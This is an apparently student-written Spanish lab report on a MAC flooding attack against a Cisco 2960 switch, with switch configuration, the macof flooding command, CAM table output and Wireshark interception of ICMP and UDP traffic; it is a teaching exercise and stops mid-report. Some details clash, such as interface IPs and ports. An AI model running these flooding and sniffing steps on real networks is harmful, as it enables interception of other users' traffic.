

Práctica 01: Análisis de Vulnerabilidad MAC Flooding

Implementación y Mitigación de Ataques de Inundación MAC en
Switches Cisco

Uriel Felipe Vázquez Orozco, Euler Molina Martínez

Septiembre 06, 2025



Contents

Resumen Ejecutivo	3
Identificación del Problema	3
Contexto de Seguridad	3
Vulnerabilidad Identificada	4
Objetivos Específicos	4
Metodología Aplicada	4
Enfoque de Laboratorio Controlado	4
Herramientas Utilizadas	4
Metodología de Ataque	4
Topología de Red Implementada	5
Diagrama de Red	5
Especificaciones del Hardware	7
Switch Cisco 2960	7
Configuración de Direccionamiento IP	7
Configuración Inicial	7
Configuración Base del Switch	7
Verificación del Estado Inicial	9
Tabla MAC Inicial	9
Estado de Puertos	9
Desarrollo Detallado	9
Fase 1: Instalación de Herramientas	9
Instalación de dsniff en PC C	9
Verificación de Wireshark	10
Fase 2: Análisis de Comportamiento Normal	10
Prueba de Conectividad Inicial	10
Captura de Tráfico Normal en PC C	11
Fase 3: Implementación del Ataque MAC Flooding	11
Ejecución de macof	11
Monitoreo de la Tabla MAC Durante el Ataque	13
Fase 4: Limpieza de Tabla MAC	15
Borrado de Entradas Dinámicas	15
Continuación del Ataque Post-Limpieza	15
Fase 5: Validación de Compromiso	15
Captura en PC C Durante el Ataque	15
Prueba con Tráfico UDP	17
Problemas Encontrados Durante el Desarrollo	23
Problema 1: Saturación Insuficiente de Tabla MAC	23
Descripción	23
Evidencia	23
Diagnóstico	23
Problema 2: Filtros de Wireshark Incorrectos	23
Descripción	23

Filtro problemático	23
Corrección aplicada	24
Problema 3: Temporización del Ataque	24
Descripción	24
Solución implementada	24
Soluciones Implementadas	24
Solución 1: Optimización de Parámetros macof	24
Configuración optimizada	24
Resultado obtenido	24
Solución 2: Filtrado Avanzado en Wireshark	25
Filtro optimizado de captura	25
Validación y Pruebas	25
Prueba 1: Verificación de Intercepción ICMP	25
Metodología	25
Comandos de validación	25
Resultados obtenidos	25
Prueba 2: Verificación de Recuperación	26
Metodología post-ataque	26
Comandos de recuperación	26
Resultado de recuperación	26
Experiencia Adquirida	26
Conocimientos Técnicos Desarrollados	26
1. Comprensión Profunda de Tablas CAM	26
2. Manejo Avanzado de Herramientas de Seguridad	27
3. Análisis de Protocolos de Red	27
Habilidades Prácticas Desarrolladas	27
Comandos Cisco IOS Críticos	27
Técnicas de Análisis de Tráfico	28
Lecciones Aprendidas Clave	28
1. Importancia de la Seguridad por Capas	28
2. Monitoreo Proactivo	28
3. Configuración Defensiva	28
4. Documentación y Procedimientos	29
Exploración de Aplicaciones y Sugerencias	29
Recursos y Referencias Utilizados	29
Documentación Técnica Oficial	29
Cisco Systems Documentation	29
Standards y RFCs	30
Herramientas y Software	30
Open Source Security Tools	30
Documentación de Herramientas	30
Configuraciones de Referencia	30
Archivos de Configuración Utilizados	30
Entornos de Laboratorio	30
Configuración de Hardware	30

Configuración de Software	31
Recursos Adicionales	31

List of Figures

1	Topología de red implementada	6
2	Ejecución del comando macof en terminal	12
3	Estado de la tabla MAC durante la saturación	14
4	Captura de tráfico ICMP interceptado en Wireshark	16
5	Receptor UDP en PC B	18
6	Transmisor UDP en PC A	20
7	Captura de tráfico UDP interceptado	22

List of Tables

Resumen Ejecutivo

Esta práctica documenta la implementación y análisis de un ataque de inundación MAC (MAC Flooding) sobre un switch Cisco 2960 en un entorno de laboratorio controlado. El objetivo es comprender las vulnerabilidades inherentes en las tablas CAM (Content Addressable Memory) de los switches y demostrar cómo un atacante puede explotar estas vulnerabilidades para interceptar tráfico de red mediante la saturación de la tabla de direcciones MAC.

Objetivos alcanzados:

- Implementación exitosa de ataque MAC flooding usando herramientas dsniff
- Análisis del comportamiento del switch ante saturación de tabla CAM
- Captura y análisis de tráfico interceptado usando Wireshark
- Documentación de técnicas de mitigación y mejores prácticas de seguridad

Resultados clave: Se logró saturar la tabla MAC del switch, forzando el comportamiento de hub y permitiendo la intercepción de comunicaciones entre dispositivos de la red.

Identificación del Problema

Contexto de Seguridad

Los switches de capa 2 mantienen una tabla de direcciones MAC (CAM table) que mapea direcciones MAC a puertos físicos. Esta tabla tiene un tamaño limitado y, cuando se satura, el switch puede comportarse como un hub, enviando tramas a todos los puertos (flooding mode).

Vulnerabilidad Identificada



Problema: Los switches Cisco 2960 son susceptibles a ataques de inundación MAC que pueden comprometer la segmentación de la red y permitir la interceptación pasiva de tráfico.

Impacto potencial: - Pérdida de confidencialidad del tráfico de red - Degradación del rendimiento de la red - Comprometimiento de la segmentación de VLANs

Objetivos Específicos

1. Demostrar la vulnerabilidad MAC flooding en equipos físicos
2. Analizar el comportamiento del switch durante el ataque
3. Implementar técnicas de captura de tráfico
4. Documentar contramedidas de seguridad

Metodología Aplicada

Enfoque de Laboratorio Controlado

La práctica se realizó en un entorno de laboratorio aislado utilizando equipos físicos Cisco y herramientas de código abierto para análisis de seguridad.

Herramientas Utilizadas

Herramienta	Versión	Propósito
Cisco IOS	15.x	Sistema operativo del switch
dsniff	2.4	Suite de herramientas de sniffing
macof	Incluida en dsniff	Generación de tramas MAC falsas
Wireshark	4.x	Análisis de tráfico de red
netcat (nc)	1.x	Generación de tráfico UDP/TCP

Metodología de Ataque

1. **Reconocimiento:** Análisis de la topología y configuración inicial
2. **Preparación:** Instalación de herramientas y configuración de captura
3. **Ejecución:** Implementación del ataque MAC flooding

4. **Validación:** Verificación de la efectividad del ataque
5. **Análisis:** Evaluación de resultados y evidencias

Topología de Red Implementada

Diagrama de Red

La topología implementada consiste en un switch Cisco 2960 con tres dispositivos conectados: dos PCs para generar tráfico normal y un PC atacante equipado con herramientas de análisis de seguridad.

Diagrama de Topología

Switch Cisco 2960

PC A - PC B - PC C

Figure 1: Topología de red implementada

Configuración de red: Todos los dispositivos están en la misma VLAN (VLAN 1) para facilitar el análisis del comportamiento del switch durante el ataque.

Especificaciones del Hardware

Switch Cisco 2960

```
\footnotesize
1 Switch# show version
2 Cisco IOS Software, C2960 Software (C2960-LANBASEK9-M), Version 15.0(2)
  SE11
3 Hardware: WS-C2960-24TT-L
4 Processor: PowerPC405 at 266Mhz
5 Memory: 65536K bytes of flash memory
```

Configuración de Direccionamiento IP

Dispositivo	Interface	Dirección IP	Máscara	Gateway
PC A	eno1	192.168.1.10	/24	192.168.1.1
PC B	eno1	192.168.1.20	/24	192.168.1.1
PC C	eno1	192.168.1.30	/24	192.168.1.1
Switch	VLAN1	192.168.1.254	/24	-

Configuración Inicial

Configuración Base del Switch

La configuración inicial del switch establece las conexiones básicas y parámetros de seguridad mínimos:

\footnotesize

```
1 !
2 ! Cisco Switch 2960 - Configuración Inicial
3 ! Fecha: September 03, 2025
4 ! Práctica: MAC Flooding Attack
5 ! Versión: 1.0
6 !
7 service password-encryption
8 !
9 hostname SW1
10 !
11 enable secret cisco123
12 !
13 banner motd ^C
14 *****
15 *   Laboratorio de Redes de Computadoras 2           *
16 *   Práctica: MAC Flooding Attack                   *
17 *****
18 !
19 interface FastEthernet0/1
20   description "Conexion a PC A - 192.168.1.1"
21   switchport mode access
22   spanning-tree portfast
23 !
24 interface FastEthernet0/2
25   description "Conexion a PC B - 192.168.1.2"
26   switchport mode access
27   spanning-tree portfast
28 !
29 interface FastEthernet0/3
30   description "Conexion a PC C - 192.168.1.3 (Atacante)"
31   switchport access vlan 1
32   switchport mode access
33   spanning-tree portfast
34 !
35 interface FastEthernet0/4
36   shutdown
37 !
38 interface FastEthernet0/5
39   shutdown
40 !
41 ! [Continuación para puertos 6-24...]
42 interface range FastEthernet0/6-24
43   shutdown
44 !
45 interface GigabitEthernet0/1
46   shutdown
47 !
48 interface GigabitEthernet0/2
49   shutdown
50 !
```

Verificación del Estado Inicial

Tabla MAC Inicial

\footnotesize

```
1 Switch# show mac address-table
2           Mac Address Table
3 -----
4
5 Vlan      Mac Address      Type      Ports
6 ----      -
7 1         7456.3cb7.4d13    DYNAMIC   Fa0/1
8 1         7456.3cb7.4d63    DYNAMIC   Fa0/3
9 1         7456.3cb7.0f23    DYNAMIC   Fa0/5
10 Total Mac Addresses for this criterion: 3
```

Estado de Puertos

\footnotesize

```
1 Switch# show interfaces status
2 Port      Name              Status      Vlan      Duplex  Speed  Type
3 Fa0/1      10/100BaseTX      connected   1         a-full  a-100
4 Fa0/3      10/100BaseTX      connected   1         a-full  a-100
5 Fa0/5      10/100BaseTX      connected   1         a-full  a-100
```

Desarrollo Detallado

Fase 1: Instalación de Herramientas

Instalación de dsniff en PC C

La instalación de las herramientas de análisis se realizó mediante el gestor de paquetes del sistema:

\footnotesize

```
1 # Actualización de repositorios
2 sudo apt update
3
4 # Instalación de dsniff
5 sudo apt install dsniff -y
6
7 # Verificación de instalación
8 which macof
9 dpkg -l | grep dsniff
```

✓ **Verificación:** `macof` y el paquete `dsniff` deben estar instalados; `which macof` debe devolver la ruta del ejecutable.

Verificación de Wireshark

Wireshark ya estaba preinstalado en el sistema. Verificación:

\footnotesize

```
1 wireshark --version
```

Fase 2: Análisis de Comportamiento Normal

Prueba de Conectividad Inicial

Desde PC A hacia PC B:

\footnotesize

```
1 ping -c 4 192.168.1.20
```

Resultado esperado:

\footnotesize

```
1 PING 192.168.1.20 (192.168.1.20) 56(84) bytes of data.
2 64 bytes from 192.168.1.20: icmp_seq=1 ttl=64 time=1.23 ms
3 64 bytes from 192.168.1.20: icmp_seq=2 ttl=64 time=0.892 ms
4 64 bytes from 192.168.1.20: icmp_seq=3 ttl=64 time=0.821 ms
5 64 bytes from 192.168.1.20: icmp_seq=4 ttl=64 time=0.934 ms
6
7 --- 192.168.1.20 ping statistics ---
8 4 packets transmitted, 4 received, 0% packet loss
```

Captura de Tráfico Normal en PC C

Iniciamos Wireshark en PC C con filtro ICMP:

\footnotesize

```
1 sudo wireshark &
```

Filtro aplicado: `icmp`



Comportamiento normal: En condiciones normales, PC C NO debería ver el tráfico ICMP entre PC A y PC B, ya que el switch mantiene la segmentación por puertos.

Fase 3: Implementación del Ataque MAC Flooding

Ejecución de macof

En PC C, ejecutamos el ataque:

\footnotesize

```
1 sudo macof -i eno1 -s random -d random
```

Parámetros utilizados: `--i eno1`: Interface de red a utilizar - `--s random`: Direcciones MAC origen aleatorias
- `--d random`: Direcciones MAC destino aleatorias

```

Terminal
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

Total Mac Addresses : 7992

Total Mac Address Space Available: 48

Switch#show mac address-table count

Mac Entries for Vlan 1:
-----
Dynamic Address Count : 7992
Static Address Count : 0
Total Mac Addresses : 7992

Total Mac Address Space Available: 48

Switch#show mac address-table count

Mac Entries for Vlan 1:
-----
Dynamic Address Count : 7992
Static Address Count : 0
Total Mac Addresses : 7992

Total Mac Address Space Available: 48

Switch#show mac address-table count

Mac Entries for Vlan 1:
-----
Dynamic Address Count : 7992
Static Address Count : 0
Total Mac Addresses : 7992

Total Mac Address Space Available: 48

Switch#12

cma@cma14: ~
cma@cma14:~$ sudo wireshark
[sudo] contraseña para cma:
** (wireshark:4716) 11:16:42.830434 [OUT WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
** (wireshark:4716) 11:16:47.325566 [Capture MESSAGE] -- Capture Start ...
** (wireshark:4716) 11:16:47.416925 [Capture MESSAGE] -- Capture started
** (wireshark:4716) 11:16:47.416943 [Capture MESSAGE] -- File: "/tmp/wireshark_eno1693C3.pcapng"
** (wireshark:4716) 11:17:36.334299 [Capture MESSAGE] -- Capture Stop ...
** (wireshark:4716) 11:18:11.188049 [Capture MESSAGE] -- Capture stopped.
** (wireshark:4716) 11:18:11.188073 [Capture WARNING] ./ui/capture.c:722 -- capture_input_closed():
** (wireshark:4716) 11:18:20.432939 [Capture MESSAGE] -- Capture Start ...
** (wireshark:4716) 11:18:20.572913 [Capture MESSAGE] -- Capture started
** (wireshark:4716) 11:18:20.572929 [Capture MESSAGE] -- File: "/tmp/wireshark_eno1672383.pcapng"
** (wireshark:4716) 11:18:09.171438 [Capture MESSAGE] -- Error message from child: "Not all the packets could be written to the file to which the capture was being saved
("/tmp/wireshark_eno1672383.pcapng") because there is no space left on the file system
on which that file resides.", "You will need to free up space on that file system or put the capture file on a different file system."
** (wireshark:4716) 11:19:12.599607 [Capture WARNING] ./file.c:904 -- cf_continue_tail(): Error "Less data was read than was expected" while reading "/tmp/wireshark_eno1672383.pcapng"
** (wireshark:4716) 11:19:12.613196 [Capture MESSAGE] -- Capture stopped.
** (wireshark:4716) 11:19:12.613236 [Capture WARNING] ./ui/capture.c:722 -- capture_input_closed():
** (wireshark:4716) 11:21:17.376942 [none WARNING] ./ui/qt/wireshark_main_window.cpp:1861 -- testCaptureFileClose(): Refusing to close "/tmp/wireshark_eno1672383.pcapng" which is being read.
]

cma@cma14: ~
cma@cma14:~$ b:07:2f:3:ec:18 15:5c:7a:d:c0:a 255.255.255.255.38363 > 255.255.255.33594: S 1248231701:1248231701(0) win 512
f4:28:72:67:af:76 ce:f6:76:5a:9e:69 255.255.255.255.39124 > 255.255.255.27894: S 1275651558:1275651558(0) win 512
cf:1a:a5:29:d8:21 28:5b:77:8:a8:2f 255.255.255.255.39374 > 255.255.255.55688: S 595902161:595902161(0) win 512
1a:0b:a2:71:de:ae 63:75:2c:61:2d:da 255.255.255.255.20964 > 255.255.255.7091: S 1735852275:1735852275(0) win 512
54:c8:4b:0c:f9:d1 ff:59:ed:c:70:ca 255.255.255.255.24035 > 255.255.255.12092: S 9264162:9264162(0) win 512
22:ff:e8:2e:f4:ad f:71:4:60:df:41 255.255.255.255.6092 > 255.255.255.33538: S 613126068:613126068(0) win 512
22:67:08:3d:5f:18 82:db:65:3b:aa:3e 255.255.255.255.61927 > 255.255.255.255.60990: S 944749955:944749955(0) win 512
18:19:5:4:63:4c 47:38:8c:55:2:6f 255.255.255.255.26646 > 255.255.255.255.30269: S 1857608089:1857608089(0) win 512
43:96:f4:31:1:b2 94:14:9d:52:46:a7 255.255.255.255.25693 > 255.255.255.255.50144: S 975230108:975230108(0) win 512
a7:c3:2e:2e:08:5f ec:4e:5c:0:a1:89 255.255.255.255.58867 > 255.255.255.255.984: S 405884336:405884336(0) win 512
7c:c9:6a:52:c9:71 c3:03:94:72:cf:8d 255.255.255.255.57351 > 255.255.255.255.40171: S 76725473:76725473(0) win 512
2e:c4:6d:44:47:4f da:13:4e:58:a4:f0 255.255.255.255.17797 > 255.255.255.255.14154: S 195723697:195723697(0) win 512
ab:26:a0:42:8c:f4 9b:69:68:4b:a9:4d 255.255.255.255.14446 > 255.255.255.255.17344: S 306792640:306792640(0) win 512
e3:83:ae:1f:59:aa e7:45:fe:6d:65:86 255.255.255.255.44513 > 255.255.255.255.39366: S 1774986311:1774986311(0) win 512
c9:bc:c6:4e:0c:54 f3:9a:a5:3c:98:eb 255.255.255.255.37015 > 255.255.255.255.39180: S 190139119:190139119(0) win 512
fd:4c:57:1b:ed:d4 45:c:86:7d:d9:ad 255.255.255.255.35888 > 255.255.255.255.38694: S 2073051142:2073051142(0) win 512
3c:24:78:67:99:f0 e0:b7:44:3:22:44 255.255.255.255.13403 > 255.255.255.255.7735: S 2022372827:2022372827(0) win 512
5d:a8:33:28:40:a2 40:8c:11:52:73:76 255.255.255.255.15378 > 255.255.255.255.60516: S 1773753987:1773753987(0) win 512
92:a8:3e:18:d5:17 72:c:c8:26:68:51 255.255.255.255.45281 > 255.255.255.255.39928: S 1797947236:1797947236(0) win 512
2a:da:b4:16:5a:f4 a7:11:6b:35:f:7d 255.255.255.255.35713 > 255.255.255.255.33445: S 798868206:798868206(0) win 512
4f:fb:7b:77:b8:b5 14:69:43:72:9b:27 255.255.255.255.54247 > 255.255.255.255.51645: S 816080932:816080932(0) win 512
b1:9a:57:51:08:dd 87:42:65:5b:1a:a8 255.255.255.255.51773 > 255.255.255.255.54656: S 2639477885:2639477885(0) win 512
8b:8a:7d:6d:f7:22 22:66:55:76:df:1b 255.255.255.255.40880 > 255.255.255.255.18183: S 1258514862:1258514862(0) win 512
11:71:30:4a:24:7c 62:01:7d:2b:e2:c6 255.255.255.255.65226 > 255.255.255.255.40811: S 359319726:359319726(0) win 512
1e:c7:fd:d:70:39 de:ab:c7:6d:4:a9 255.255.255.255.815 > 255.255.255.255.6445: S 1192394347:1192394347(0) win 512
]

```

Figure 2: Ejecución del comando macof en terminal

Monitoreo de la Tabla MAC Durante el Ataque


\footnotesize

```
1 Switch# show mac address-table
2           Mac Address Table
3 -----
4
5 Vlan      Mac Address      Type      Ports
6 ----      -
7 1         7456.3cb7.4d13    DYNAMIC   Fa0/1
8 1         7456.3cb7.4d63    DYNAMIC   Fa0/3
9 1         7456.3cb7.0f23    DYNAMIC   Fa0/5
10 .         ...          ...       ...
11 .         ...          ...       ...
12 .         ...          ...       ...
13 1         1234.5678.9abc    DYNAMIC   Fa0/5
14 1         abcd.ef12.3456    DYNAMIC   Fa0/5
15 Total Mac Addresses for this criterion: 7992
```

En el switch, monitoreamos el llenado de la tabla:

\footnotesize

```
1 Switch# show mac address-table count
2 Dynamic Address Count:          7992
3 Static Address Count:           0
4 Total Mac Addresses In Use:     7992
5
6 Total Mac Addresses Space Available: 48
```





Punto crítico: Cuando la tabla MAC se satura (típicamente 8192 entradas en switches 2960), el switch comienza a comportarse como un hub, enviando tramas a todos los puertos.

Fase 4: Limpieza de Tabla MAC

Borrado de Entradas Dinámicas

\footnotesize

```
1 Switch# clear mac address-table dynamic
2 Switch# show mac address-table count
3 Dynamic Address Count:                0
4 Static Address Count:                 0
5 Total Mac Addresses In Use:           0
6
7 Total Mac Addresses Space Available:   8047
```

Continuación del Ataque Post-Limpieza

Reanudamos macof inmediatamente después de la limpieza:

\footnotesize

```
1 sudo macof -i eno1 -s random -d random
```

Fase 5: Validación de Compromiso

Con macof ejecutándose, realizamos ping entre PC A y PC B:

Desde PC A:

\footnotesize

```
1 ping -c 10 192.168.1.20
```

Captura en PC C Durante el Ataque

En Wireshark (PC C), aplicamos filtro:

\footnotesize

```
1 icmp and (ip.src == 192.168.1.10 or ip.dst == 192.168.1.20)
```

Resultado esperado: PC C ahora puede capturar el tráfico ICMP entre PC A y PC B.




Figure 4: Captura de tráfico ICMP interceptado en Wireshark

Prueba con Tráfico UDP

Configuración del Receptor (PC B)

\footnotesize

```
1 nc -lu 1234
```

**Figure 5:** Receptor UDP en PC B

Envío desde PCA

\footnotesize

```
1 echo "Mensaje secreto para testing" | nc -u 192.168.1.20 1234
```



```
ccna@ccna16:~  
Archivo Editar Ver Buscar Terminal Ayuda  
ccna@ccna16:~$ echo "Mensaje secreto para testing" | nc -u 192.168.1.20 1234  
^C  
ccna@ccna16:~$ echo "Mensaje secreto para testing" | nc -u 192.168.1.20 1234  
ccna@ccna16:~$ echo "Mensaje secreto para testing" | nc -u 192.168.1.20 1234  
^C  
ccna@ccna16:~$ echo "Mensaje secreto para testing" | nc -u 192.168.1.20 1234
```

Figure 6: Transmisor UDP en PC A

Captura en PC C Filtro Wireshark: `udp and ip.dst == 192.168.1.20`

